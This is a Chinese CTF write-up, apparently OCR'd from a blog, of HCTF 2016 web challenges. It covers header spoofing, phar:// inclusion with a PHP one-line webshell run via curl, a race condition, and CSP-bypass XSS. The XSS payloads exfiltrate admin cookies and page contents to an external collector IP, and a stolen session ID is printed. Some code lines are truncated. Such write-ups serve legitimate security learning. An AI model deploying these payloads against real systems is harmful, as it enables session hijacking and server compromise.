
hctf2016 web 部分WriteUp.md

原创

Bendawang 于 2016-11-28 21:33:45 发布 2449 收藏
分类专栏： WriteUp Web 文章标签： web hctf2016 writeup



这次是18还是19忘了，还是太菜了，level4开的太晚了，卡题卡了一晚上，队伍pwn和misc还有待提高，一道pwn都没有出，挺伤的。
补题发现要是再有三个小时，感觉`大图书馆的牧羊人`和`AT feild`能出，这样就挤进前15了。不过这次也还比较满足了，毕竟新人队伍，大家都还很菜，加上这次没有安卓。。。好吧不安慰自己了，立个flag把，下一次分站赛一定要挤进前15。

要说自己也有问题，比如最后secretdata明明做出来了，结果额外至少花费了一个小时，只是因为扫描目录的时候扫到了一个`phpmyadmin`，觉得主办方放一个这个东西在这里加上题目名称叫secretdata，肯定有用意，然后像个智障一样一直折腾这个网页。js发过去也没有第一时间让他回传cookie，而是让admin一直访问phpmyadmin，profile.php等等的，要是直接最开始简单点直接拿cookie登陆就好了。但是这里也发现一个问题，管理员访问user.php为什么没有flag回传给我而只是一个跟我们一样的user.php，但是最后拿到cookie登陆上去的时候flag确实在user.php里面，这一点百思不得其解。

另外这次我只做出了rsa1没有搞出rsa2也是蛮遗憾的，而且到最后也不知道rsa2该怎么做。学习之路还长着呢。慢慢来啊。

算了，赛后说啥都晚了，下次加把劲把 。另外补的题忘了写wp了，有机会再怼上把。

2099年的flag

改下请求头就行了

```
GET /index.php HTTP/1.1
Host: 2099.hctf.io
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99 like Mac OS X)
AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B206
Safari/7534.48.3 AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0
Mobile/10A403 Safari/8536.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Date: Fri, 25 Nov 2099 15:03:58 GMT
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 15:10:01 GMT
Server: Apache/2.4.10 (Debian)
flag: hctf{h77p_He4dEr_50_E4sy}
Vary: Accept-Encoding
Content-Length: 294
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8"></meta>
                <title>Welcome to HCTF2016</title>
        </head>
        <body>
                <div align="center" >
                        <p>
                                <li>only ios99 can get flag(Maybe you can easily get the flag in
2099 </li>

                        </p>


<!-- flag not in html... -->
                </div>
        </body>
</html>
```

RESTful

根据提示要用PUT，然后得到hint说是restful架构，所以直接构造一下请求就行了。

```
PUT /index.php/money/12455 HTTP/1.1
Host: jinja.hctf.io
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: */*
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://jinja.hctf.io/
Connection: keep-alive
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 15:32:42 GMT
Server: Apache/2.4.10 (Debian)
Access-Control-Allow-Orgin: *
Access-Control-Allow-Methods: *
Content-Length: 64
Connection: close
Content-Type: application/json

{"message":"\"Your flag is hctf{Do_you_know_12450?} web dog!\""}
```

giligili

http://lorexxar.cn/2016/04/11/sctf-Obfusion/

查看源码知道是一道js解密的题目。代码如下：

```
var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toString",
            var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1
            var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;
            function check() {
                var answer = document.getElementById("message").value;
                var correct = (function() {
                    try {
                        h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));
                        e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++
                        l = new MersenneTwister(e), v = true;
                        l.random(); l.random(); l.random();
                        o = answer.split("_");
                        i = l.mt[~~(h.random()*$[0x1f])%0xff];
                        s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("
                        e =- (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;
                        e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e
                        t = new MersenneTwister(Math.sqrt(-e));
                        h.random();
                        a = l.random();
                        t.random();
                        y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $[_[$[40]]](i)+
                        o[0] = o[0].substring(5); o[3] = o[3].substring(0, o[3].length - 1);
                        u = ~~~~~~~~~~~~~~~~(a * i); if (o[0].length > 5) return false;
                        a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^ eval(_[$[3
                        r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.rando
                        e ^= ~r;
                        r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.rando
                        e ^= ~~r;
                        a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1]; if (parseInt(a.sp
                        d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length
                        i = 0xffff;
                        n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4
                        g = 3;
                        t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) *
                        h = ((31249*g) & i).toString(16);
                        i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
                        s = i == h;
                        return (p & t & s & d) === 1 || (p & t & s & d) === true;
                    } catch (e) {
                        console.log("gg");
                        return false;
                    }
                })();

                document.getElementById("message").placeholder = correct ? "correct" : "wrong";
                if (correct) {
                    alert("Congratulations! you got it!");
                } else {
                    alert("Sorry, you are wrong...");
                }
            };
```

这种题放到控制台疯狂输入输出调试就行了，也没有太多技术含量，多花些时间都能做出来的。
下面fdsa d的调试代码。

```
var MersenneTwister = function(seed) {
```

```
  if (seed == undefined) {
    seed = new Date().getTime();
  }
  /* Period parameters */
  this.N = 624;
  this.M = 397;
  this.MATRIX_A = 0x9908b0df;   /* constant vector a */
  this.UPPER_MASK = 0x80000000; /* most significant w-r bits */
  this.LOWER_MASK = 0x7fffffff; /* least significant r bits */

  this.mt = new Array(this.N); /* the array for the state vector */
  this.mti=this.N+1; /* mti==N+1 means mt[N] is not initialized */
  this.init_genrand(seed);
}

/* initializes mt[N] with a seed */
MersenneTwister.prototype.init_genrand = function(s) {
  this.mt[0] = s >>> 0;
  for (this.mti=1; this.mti<this.N; this.mti++) {
      var s = this.mt[this.mti-1] ^ (this.mt[this.mti-1] >>> 30);
   this.mt[this.mti] = (((((s & 0xffff0000) >>> 16) * 1812433253) << 16) + (s & 0x0000ffff) * 181243325
  + this.mti;
      /* See Knuth TAOCP Vol2. 3rd Ed. P.106 for multiplier. */
      /* In the previous versions, MSBs of the seed affect   */
      /* only MSBs of the array mt[].                        */
      /* 2002/01/09 modified by Makoto Matsumoto             */
      this.mt[this.mti] >>>= 0;
      /* for >32 bit machines */
  }
}
```

```
}


/* initializes by an array with array-length */
/* init_key is the array for initializing keys */
/* key_length is its length */
/* slight change for C++, 2004/2/26 */
MersenneTwister.prototype.init_by_array = function(init_key, key_length) {
  var i, j, k;
  this.init_genrand(19650218);
  i=1; j=0;
  k = (this.N>key_length ? this.N : key_length);
  for (; k; k--) {
    var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30)
    this.mt[i] = (this.mt[i] ^ (((((s & 0xffff0000) >>> 16) * 1664525) << 16) + ((s & 0x0000ffff) * 166
      + init_key[j] + j; /* non linear */
    this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
    i++; j++;
    if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
    if (j>=key_length) j=0;
  }
  for (k=this.N-1; k; k--) {
    var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30);
    this.mt[i] = (this.mt[i] ^ (((((s & 0xffff0000) >>> 16) * 1566083941) << 16) + (s & 0x0000ffff) * 1
      - i; /* non linear */
    this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
    i++;
    if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
  }
  this.mt[0] = 0x80000000; /* MSB is 1; assuring non-zero initial array */
}
```

```
/* generates a random number on [0,0xffffffff]-interval */
MersenneTwister.prototype.genrand_int32 = function() {
  var y;
  var mag01 = new Array(0x0, this.MATRIX_A);
  /* mag01[x] = x * MATRIX_A  for x=0,1 */
  if (this.mti >= this.N) { /* generate N words at one time */
    var kk;
    if (this.mti == this.N+1)   /* if init_genrand() has not been called, */
      this.init_genrand(5489); /* a default initial seed is used */
    for (kk=0;kk<this.N-this.M;kk++) {
      y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);
      this.mt[kk] = this.mt[kk+this.M] ^ (y >>> 1) ^ mag01[y & 0x1];
    }
    for (;kk<this.N-1;kk++) {
      y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);
      this.mt[kk] = this.mt[kk+(this.M-this.N)] ^ (y >>> 1) ^ mag01[y & 0x1];
    }
    y = (this.mt[this.N-1]&this.UPPER_MASK)|(this.mt[0]&this.LOWER_MASK);
    this.mt[this.N-1] = this.mt[this.M-1] ^ (y >>> 1) ^ mag01[y & 0x1];
    this.mti = 0;
  }
  y = this.mt[this.mti++];
  /* Tempering */
  y ^= (y >>> 11);
  y ^= (y << 7) & 0x9d2c5680;
  y ^= (y << 15) & 0xefc60000;
  y ^= (y >>> 18);
  return y >>> 0;
}
```

```
/* generates a random number on [0,0x7fffffff]-interval */
MersenneTwister.prototype.genrand_int31 = function() {
  return (this.genrand_int32()>>>1);
}

/* generates a random number on [0,1]-real-interval */
MersenneTwister.prototype.genrand_real1 = function() {
  return this.genrand_int32()*(1.0/4294967295.0);
  /* divided by 2^32-1 */
}
/* generates a random number on [0,1)-real-interval */
MersenneTwister.prototype.random = function() {
  return this.genrand_int32()*(1.0/4294967296.0);
  /* divided by 2^32 */
}

/* generates a random number on (0,1)-real-interval */
MersenneTwister.prototype.genrand_real3 = function() {
  return (this.genrand_int32() + 0.5)*(1.0/4294967296.0);
  /* divided by 2^32 */
}

/* generates a random number on [0,1) with 53-bit resolution*/
MersenneTwister.prototype.genrand_res53 = function() {
  var a=this.genrand_int32()>>>5, b=this.genrand_int32()>>>6;
  return(a*67108864.0+b)*(1.0/9007199254740992.0);
}
/*
CryptoJS v3.1.2
```

```
code.google.com/p/crypto-js

(c) 2009-2013 by Jeff Mott. All rights reserved.

code.google.com/p/crypto-js/wiki/License

*/

var CryptoJS=CryptoJS||function(e,m){var p={},j=p.lib={},l=function(){},f=j.Base={extend:function(a){l.

n=j.WordArray=f.extend({init:function(a,c){a=this.words=a||[];this.sigBytes=c!=m?c:4*a.length},toString

32-8*(c%4);a.length=e.ceil(c/4)},clone:function(){var a=f.clone.call(this);a.words=this.words.slice(0);

2),16)<<24-4*(d%8);return new n.init(b,c/2)}},g=b.Latin1={stringify:function(a){var c=a.words;a=a.sigBy

k=j.BufferedBlockAlgorithm=f.extend({reset:function(){this._data=new n.init;this._nDataBytes=0},_append

a._data=this._data.clone();return a},_minBufferSize:0});j.Hasher=k.extend({cfg:f.extend(),init:function

f)).finalize(b)}}});var s=p.algo={};return p}(Math);

(function(){var e=CryptoJS,m=e.lib,p=m.WordArray,j=m.Hasher,l=[],m=e.algo.SHA1=j.extend({_doReset:funct

k)-899497514);j=k;k=e;e=g<<30|g>>>2;g=h;h=c}b[0]=b[0]+h|0;b[1]=b[1]+g|0;b[2]=b[2]+e|0;b[3]=b[3]+k|0;b[4

/* These real versions are due to Isaku Wada, 2002/01/09 added */

Array.prototype.includes||(Array.prototype.includes=function(a){"use strict";var b=Object(this),c=parse
```

```
var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toString",

            var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1

            var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;

            function check() {

        var answer ="hctf{wh3r3_iz_y0ur_neee3eeed??}"

                var correct = (function() {

                    try {

                        h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));

                        e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++

                        console.log("e:"+e);

                        l = new MersenneTwister(e), v = true;
```

```
l.random(); l.random(); l.random();

o = answer.split("_");

i = l.mt[~~(h.random()*$[0x1f])%0xff];

console.log("i:"+i);

s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("

console.log("s:"+s);

console.log(this[_[$[42]]](_[$[31]](o[1])) ^ s[0]);

e =-(this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;

console.log("e2:"+e);

e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e

console.log("e3:"+e);

t = new MersenneTwister(Math.sqrt(-e));

h.random();

a = l.random();

t.random();

y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $[_[$[40]]](i)+

console.log("y:"+y);



o[0] = o[0].substring(5);

o[3] = o[3].substring(0, o[3].length - 1);



a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^ eval(_[$[3

console.log("a:"+a);

console.log("a2:"+parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3



r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.rando

e ^= ~r;

console.log("e4:"+e);

r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.rando

e ^= ~~r;
```

```
                    console.log("e5:"+e);
                    console.log(_[$[31]](o[3].substring(o[3].length - 2)));
                    a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1];
                    console.log($.length/2);
                    console.log(parseInt(a, 16));
                    console.log((Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length - 3).toStri


                    if (parseInt(a.split("84")[1], $.length/2) != 0x4439feb) return false;
                    console.log(1);
                    d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length
                    i = 0xffff;
                    n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4
                    g = 3;
                    t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) *
                    console.log(d+n+t);


                    h = ((31249*g) & i).toString(16);
                    console.log(o[3].split(f).join("").substring(0, 2));
                    i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
                    console.log(h+":"+i);
                    s = i == h;
                    return (p & t & s & d) === 1 || (p & t & s & d) === true;
                } catch (e) {
                    console.log("error!");
                    return false;
                }
            })();
            console.log("correct:"+correct);
        };

check();
```

兵者多诡

这里有一个上传点，有一个文件包含点。

先利用文件包含拿到网页源码，发现直接包含上传的图片没有办法包含，那么就考虑伪协议，最后利用phar协议搞定。

创建一个`0.php`，写入一句话木马，然后压缩，把压缩包改名为`0.png`后缀上传，最后直接利用phar协议执行命令，如下图所示：

```
$ curl -d "bdw=system('cat ../Th1s_1s_F1a9.php');" "http://pics.hctf.io/home.php?fp=phar://uploads/eb746959d6f137719369908b32010f783c4874e9.png/0"
<!DOCTYPE html>
<html>
        <head>
                <title></title>
                <meta charset="utf-8">
                <link href="css/bootstrap.min.css" rel="stylesheet">
                <link href="css/jumbotron-narrow.css" rel="stylesheet">
        </head>
        <body>
                <div class="container">
                        <div class="header clearfix">
                                <nav>
                                        <ul class="nav nav-pills pull-right">
                                                <li role="presentation" class="active"><a href="home.php?key=hduisa123">Home</a></li>
                                        </ul>
                                </nav>
                                <h3 class="text-muted">pictures</h3>
                        </div>

                        <div class="jumbotron">
                                <h1>Pictures Storage</h1>
                                <p class="lead">在这里上传您的图片,我们将为您保存</p>
                                <form action="?fp=upload" method="POST" id="form" enctype="multipart/form-data">
                                        <input type="file" id="image" name="image" class="btn btn-lg btn-success" style="margin-left: auto; margin-right: auto;">
                                        <br>
                                        <input type="submit" id="submit" name="submit" class="btn btn-lg btn-success" role="button" value="上传图片">
                                </form>
                        </div>
                </div>
        </body>
</html>
Congratulations,flag is here. AND then ?
<?php
//hctf{Th1s_1s_e4sY_1s_n0T_1t?}
?>
```

必须比香港记者还要快

一道时间竞争。

扫一下目录，发现目录下有`README.md`，内容如下：

```
# 跑得比谁都快


## ChangeLog 的故事

## 这里是加了.git之后忘删的README.md  XD by Aklis


## ChangeLog


- 2016.11.11

完成登陆功能，登陆之后在session将用户名和用户等级放到会话信息里面。

判断sessioin['level']是否能在index.php查看管理员才能看到的**东西**。

XD


- 2016.11.10

老板说注册成功的用户不能是管理员，我再写多一句把权限降为普通用户好啰。


- 2016.10

我把注册功能写好了
```

观察说是`再写多一句把权限降为普通用户，那么很容易想到就是时间竞争，多线程登陆，然后在它还没有执行降权限时登陆上去就可以了，当时用burp直接开两个`intruder`，一个跑注册，一个跑登陆，然后勾选跟随重定向就可以了，线程数设大一点就能直接拿到`flag`，这里最后没有截图就算了，反正也没有太多技术含量

guestbook

一道绕过CSP的题目，首先需要爆破md5，写个代码如下：

```
from hashlib import *

while 1:

    string=raw_input("md5: ")

    for i in xrange(100000000):

        if md5(str(i)).hexdigest()[0:4] == string:

            print str(i)

            break
```


然后开始尝试，发现它过滤了很多，但是规则是把像是`script、on、link`等都替换为空，但没有递归替换什么的，所以复写两次就能绕过过滤，然后是同源策略的问题，如下：

```
content-security-policy:default-src 'self'; script-src 'self' 'unsafe-inline'; font-src 'self' fonts.gs
```

他能够执行内联脚本，然后根据链接http://lorexxar.cn/2016/08/08/ccsp/#object-src，我们知道通过`<link rel="prefetch" herf="xxx">`能够绕过，所以我这里搞的比较复杂，我是内联执行一个js去访问页面，然后构造一个link标签herf到我的xss平台，如下：

```
</li>

<scrscriptipt src="./js/jquery.min.js"></scriscriptpt>

<scriscriptpt>

$.get("http://guestbook.hctf.io/admin_lorexxar.php",functioonn(data,status){

      var head = document.getElementsByTagName("body")[0];

      var cssURL="http://104.160.43.154/xss/?a="+escape(data);

      var Tag = document.createElement("lilinknk");

      Tag.href = cssURL;

      Tag.setAttribute("rel","prefetch");

      head.appendChild(Tag);

})

</scscriptript>

<li>
```

然后去xss平台收取flag就行了，如下：



图中第四行就是我们的flag了。

secret data

又是一道绕过同源策略的题目，不过这里不能执行内联脚本了，同源策略如下：

```
default-src 'self';

script-src http://sguestbook.hctf.io/static/ 'sha256-n+kMAVS5Xj7r/dvV9ZxAbEX6uEmK+uen+HZXbLhVsVA=' 'sha

font-src http://sguestbook.hctf.io/static/ fonts.gstatic.com;

style-src 'self' 'unsafe-inline';

img-src 'self'
```

它智能执行`static`的js脚本，这就比较头大了，虽然说找到一个上传点在`profile.php`，但是它的上传位置在`upload`下面，没办法直接引用。

后来扫目录在它的static目录下发现一个`redirect.php`文件，参数为u，可以重定向到`u`指向的网页，那么就好办了，用src指向`redirect.php`，然后重定向到`upload`下我们上传的js文件就好了。

上传的js文件如下：

```
$.get("http://sguestbook.hctf.io/profile.php",function(data,status){

      var head = document.getElementsByTagName("body")[0];

    var cssURL="[xss平台的url地址]?a="+document.cookie+"|"+escape(data);

    var Tag = document.createElement("link");

     Tag.href = cssURL;

     Tag.setAttribute("rel","prefetch");

    head.appendChild(Tag);

})
```

我这里的js是让他顺带访问下`profile.php`，要是它把cookie放在`profile.php`里面就直接搞定了。

payload如下：

```
<scrscriptipt src="./static/js/jquery.min.js"></scriscriptpt>

<scscriptript src="static/redirect.php?u=redirect.php?u=http://sguestbook.hctf.io/upload/xxxxxxxx"></sc
```


cookie如下：

时间	IP	来源	客户端	请求	携带数据
2016年11月27日 19:30:36	115.159.75.227	上海市腾讯云BGP数据中心	Windows NT Chrome(56.0.2914.3)	GET	{"GET":{"a"}}

GET POST Cookie HTTP请求信息 其他信息

键	值
a	PHPSESSID=v5trcs8otcqmf1mu2tfqf02sp2: <!DOCTYPE html> <html> <head> <title>%u795E%u79D8%u7684%u804A%u5929%u677F</title> <link rel="stylesheet" href="./static/css/bootstrap.min.css"> <link rel="stylesheet" href="./static/css/default.css"> <link rel="stylesheet" href="./static/css/styles.css"> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> </head> <body> <h1 class='white'>welcome ,admin </h1> <h2 class='animated fadeInUp delay-05s white'>Improve your personal information</h2> <form method="post" class="form signin" action="profile.php" enctype="multipart/form-data"> username:<input type="text" disabled="true" class="form-control" name="username" value="admin"> introduction:<textarea class="form-control" name="intro"></textarea> avatar(<50k):<input type="file" class="form-control" name="avatar"> <input type="submit" style="display:inline;margin-left:130px" value="submit"> <input type="button" class="back" style="display:inline; margin-left:50px" value="back"> </form> <script src="./static /js/jquery.min.js"></script> <script src="./static/js/bootstrap.min.js"></script> <script src="./static/js/LoRexxar.js"></script> </body> </html>

拿到cookie之后登陆拿到flag如下图：



PS:这里扫到了`phpmyadmin`。。。。